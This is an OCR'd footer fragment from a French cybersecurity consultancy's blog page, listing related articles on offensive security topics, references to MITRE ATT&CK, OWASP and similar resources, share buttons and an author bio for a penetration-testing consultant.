
Sources et références : MITRE ATT&CK · CERT-FR

Ressources et références

- Évasion EDR/XDR : Techniques et Contre-mesures
- Chaîne d'exploitation Kerberos en Active Directory
- Exfiltration Furtive : Techniques et Détection
- Living-off-the-Land à Grande Échelle
- Top 10 Attaques Active Directory

Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



MITRE ATT&CK Framework
attack.mitre.org



Atomic Red Team (Red Canary)
github.com



VECTR - Purple Team Tracking
github.com

Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK Resources — Ressources pour la collaboration Purple Team
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr